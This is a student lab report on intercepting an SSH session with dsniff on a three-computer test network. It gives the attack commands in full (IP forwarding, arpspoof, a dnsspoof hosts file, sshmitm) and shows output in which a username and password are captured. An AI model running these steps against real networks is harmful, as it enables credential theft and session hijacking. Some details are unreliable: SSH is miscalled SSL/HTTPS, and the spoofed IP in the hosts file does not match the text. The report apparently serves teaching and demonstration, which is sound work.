Man In The Middle

Project completed by: John Ouimet and Kyle Newman

What is MITM?

Man in the middle attacks are a form of eves dropping where the attacker relays messages that are sent between victims by making an independent connection with them, then makes them believe that there is no interruption in the connection.

MITM Defense

There are many different ways to protect from a MITM attack. These include Public Key Infrastructures, Off-channel verification, secret keys carry-forward verification and many other ways. Hosts should use static arp tables when possible to stop arp poisoning.

Introduction

SSH or Secure Shell version 1 was made in 1995 by Tatu Ylönen because of the need for a more secure protocol than rlogin, [1]TELNET and rsh. It was released as a free software package in July of that year and its use had grown to 20 000 users over the span of 50 countries.
In 1996 SSH-2 was introduces as a revised version of SSH-1. It had improvements in security and features such as the ability to use one SSH connection to run multiple shells.
Since 2005 OpenSSH is the most popular implementation of SSH and more recently in 2008 there was a cryptographic vulnerability discovered in SSH-2. This has been fixed by changing the modes of default encryption in OpenSSH v5.2

SSH1 connection

First the SSH client computer sends a session request to the SSH server. Upon receiving this request the SSH server will send its public host key and a temporary server key to the SSH client. Now the SSH client calculates a 256 bit session key from the SSH server's temporary server key and public host key and sends that to the SSH server. Then the SSH server uses its private key to decrypt the 256 bit session key and makes a list of ciphers for encryption. Finally the SSH client selects a cipher from the list and requests encrypted user authentication.

---

1. http://en.wikipedia.org/wiki/Secure_Shell




Figure 1 SSH1 Authentication Process


2

MITM key exchange flow

First the SSH client starts the session request and the hostile host starts a session request with the SSH server. The hostile host sends the SSH client a public host key and temporary server key. Then the SSH client sends the 256 bit session key. Next the hostile host gets the public host key and temporary server password from the SSH server and then returns a 256 bit session key. Now the hostile host sends the list of cipher methods to the SSH client and the client chooses one and user authentication is requested. The hostile host then gets the cipher methods list from the SSH server and then chooses one and requests user authentication. Now the hostile host is successfully the man in the middle.

---

2. Image taken from http://www2.giac.org/certified_professionals/practicals/gsec/2034.php by Julian Beling 2000-2002



3

Tools:

3 computers: One computer Alice which will act as a client,running windows vista, will be sending packets to the second computer Bob, running the Ubuntu Linux Distro which will act as a server, and a third computer mallory, running the Ubuntu linux distro, will attempt to intercept packets sent from Alice to Bob.

OpenSSH: This tool will be used by Alice and Bob computers to create an HTTPS connection. Alice will SSH into Bobs server.

Fragrouter: This software packege will be used to set up IP forwarding on the attacking machine. This package can also be used to fragment packets into smaller chunks to evade IDS systems.

linkseys wireless Router: The gateway of the network.

---

3. image taken from http://www2.giac.org/certified_professionals/practicals/gsec/2034.php by Julian Beling 2000-2002

DSNIFF: This package of tools will be installed on the attacking machine and used for 3 major purposes during the attack. It will be used to spoof the default gateway of the network using a command called arpspoof. This will announce the attackers MAC address as the gateways. The command dnsspoof will allow us to trick alice's machine into thinking that Mallory's machine is Bob's server. The most important command in the dsniff package is the sshmitm command. This command will allow us to listen in on the line between alice and bob or hijack it entirely.

Additional Packages installed:
On bob's SSH server, we installed the openssh-server package, as well as NIS for network information such as setting up domain names of the server. Both these packages can be installed with their dependencies using apt-get install openssh-server and apt-get install nis respectively.

Alice just needs the SSH client installed

Dsniff should also be installed using apt-get install dsniff in order for dependencies to be resolved since dsniff requires extra packages such as Berkeleys open database system.

Method:
Three computers will be networked together over a router. Two computers (Alice and Bob) will use openSSH to create an SSL connection between them. The attacking system used by Mallory will have the tool Dsniff installed on it. Mallory will first have to try to spoof the default gateways's IP address by making the MAC address of Mallory appear to be the default gateway's, thus making all traffic go through Mallory first. This will be done using the tool arpspoof which will allow Mallory to impersonate the default gateway. Now at this point Mallory can use dnsspoof to trick alice's machine into thinking the attacker is actually Bob's server. The attacker will then use the sshmitm command from dsniffs package to hijack the connection. Once the line is hijacked, the attacking computer will attempt to execute commands through SSH on Bob's server to show that the line has indeed been hijacked.
If successful Mallory will be able to see all the traffic that Alice is sending and receiving over the connection and we will have exploited a "hole" in the security of the SSH client.

Purpose:
The purpose of this experiment is to show that although SSL and SSH are supposed to be secure, there are still security issues with them. Using simple tools we can compromise the security of an SSH connection.

Set Up Before Experiment:
Three computers networked together with Ethernet through a Linkseys Router. The router was reset so that it had the original factory settings with no additional security. Hostnames should also be checked and set up, this can be done using the **hostname** command in both windows and linux.

As well, domain name for the SSH server should be set up, this can be done using **domainname** command with the NIS package installed, we used **bob.domain** as the domain name of our server

Conducting the attack:
List of IP address on the network:

Host	IP Address
Alice (kyle-pc)	192.168.1.101
Bob (kyle-laptop)	192.168.1.100
Mallory (john-laptop)	192.168.1.102
Gateway Router	192.168.1.1

The first step for the attacker, Mallory, is to enable IP forwarding by entering **'Sudo echo "1" > /proc/sys/net/ipv4/ip_forward'**. This command will allow the attacking computer to act as a gateway which will be needed for the next step where Mallory tricks Alice and Bob into thinking it's the gateway.

The next step is to get all packets on the networked forwarded through Mallory. This is done by tricking the computers on the network that Mallory is the gateway. This is done using the command arpspoof from the dsniff package. The command used is **'arpspoof 192.168.1.1'.**
Since the arpspoof command works at the data-link layer[4], it subverts any security in the network layer, which the wireless router's security runs at. The victims arp tables get new mac addresses for the gateway, through arp poisoning by the attacker. We can see this by using the command arp -a to view the IP address to mac address translation on Alice's computer.

We can see that mallorys mac address is 00-11-d8-b8-02-04 with an ip of 192.168.1.102

Before arpspoof:
C:\Windows\System32>arp -a

Interface: 192.168.1.101 --- 0x8

Internet Address	Physical Address	Type
192.168.1.1	00-21-29-a1-9c-64	dynamic
192.168.1.100	00-22-64-82-b0-2c	dynamic
192.168.1.102	00-11-d8-b8-02-04	dynamic

---

4. http://www.sans.org/reading_room/whitepapers/threats/ssl_maninthemiddle_attacks_480?show=480.php&cat=threats

We can see that after Mallory uses the arpspoof command, Alice sees the gateway as Mallory's mac address. This means that mallory has successfully tricked the victims into routing all traffic through Mallory.

After arpspoof:

C:\Windows\System32>arp -a

Interface: 192.168.1.101 --- 0x8

Internet Address	Physical Address	Type
192.168.1.1	00-11-d8-b8-02-04	dynamic
192.168.1.100	00-22-64-82-b0-2c	dynamic
192.168.1.102	00-11-d8-b8-02-04	dynamic

The next step is to use dnsspoof on Mallory's computer to intercept DNS queries and send back the IP address of the attacker. Since the DNS protocol uses UDP for DNS requests, there is no basic security against IP spoofing.[5] We gave Bob's SSH server a domain name **bob.domain.** This is the domain we will spoof from Mallory. In the attacking machine we edit the **/usr/share/dsniff/dnsspoof.hosts** file to include **bob.domain** resolved to the attacking IP. This tricks Alice's computer into thinking **bob.domain** is at 192.168.1.102

our host file now looks like this:

 # $Id: dnsspoof.hosts,v 1.2 2000/08/28 13:28:21 dugsong Exp $
#
#
192.168.1.109 bob.domain
192.168.1.109 alice.domain

We now enter the following command to send out fake DNS replys with the attacking IP address

sudo dnsspoof –f /usr/share/dsniff/dnsspoof.hosts
dnsspoof: listening on eth0 [udp dst port 53 and not src 192.168.1.102

Now when Alice resolves **Bob.domain** she is given **192.168.1.102** which is the IP of Mallory. Mallory then can relay the messages onto Bob.

Alice now SSH's through Mallory into Bob with the SSH GUI using **192.168.1.100** as the host name, and **kyle** as the username.
now Mallory can hijack the connection using the **sudo sshmitm –I 192.168.1.100** command where **192.168.1.100** is the IP of the SSH server.

Output from Mallory:

john@john-laptop:~$ sudo sshmitm -I 192.168.1.100
sshmitm: relaying to 192.168.1.100

---

5. http://www.securesphere.net/download/papers/dnsspoof.htm

10/16/09 07:10:36 tcp 192.168.1.101.35660 ->192.168.1.100.22(ssh)
kyle
password

last login: fri oct 16 07:05:35 2009 from bob.domain
[kyle@bob kyle]$ cd
[kyle@bob /]$ ls -l
total 48
drwxr-xr-x 8 kyle kyle 4096 2009-10-03 15:33 499
-rw-r--r-- 1 kyle kyle 159 2009-10-02 14:39 499.txt
-rw-r--r-- 1 kyle kyle   0 2009-10-16 23:09 a.out
drwxr-xr-x 2 kyle kyle 4096 2009-10-02 15:03 Desktop
drwxr-xr-x 2 kyle kyle 4096 2009-05-25 20:58 Documents
-rw-r--r-- 1 kyle kyle 357 2009-05-25 20:52 examples.desktop
drwxr-xr-x 5 kyle kyle 4096 2009-05-31 02:48 LimeWire
drwxr-xr-x 2 kyle kyle 4096 2009-05-25 20:58 Music
drwxr-xr-x 3 kyle kyle 4096 2009-05-26 01:07 Pictures
drwxr-xr-x 2 kyle kyle 4096 2009-05-25 20:58 Public
drwxr-xr-x 3 kyle kyle 4096 2009-10-02 15:01 svn
drwxr-xr-x 2 kyle kyle 4096 2009-05-25 20:58 Templates
drwxr-xr-x 3 kyle kyle 4096 2009-05-26 01:07 Videos

Conclusion:
We can see from the experiment that using simple tools available to anyone, and using a simple knowledge of networking, we can exploit vulnerabilities in secure protocols.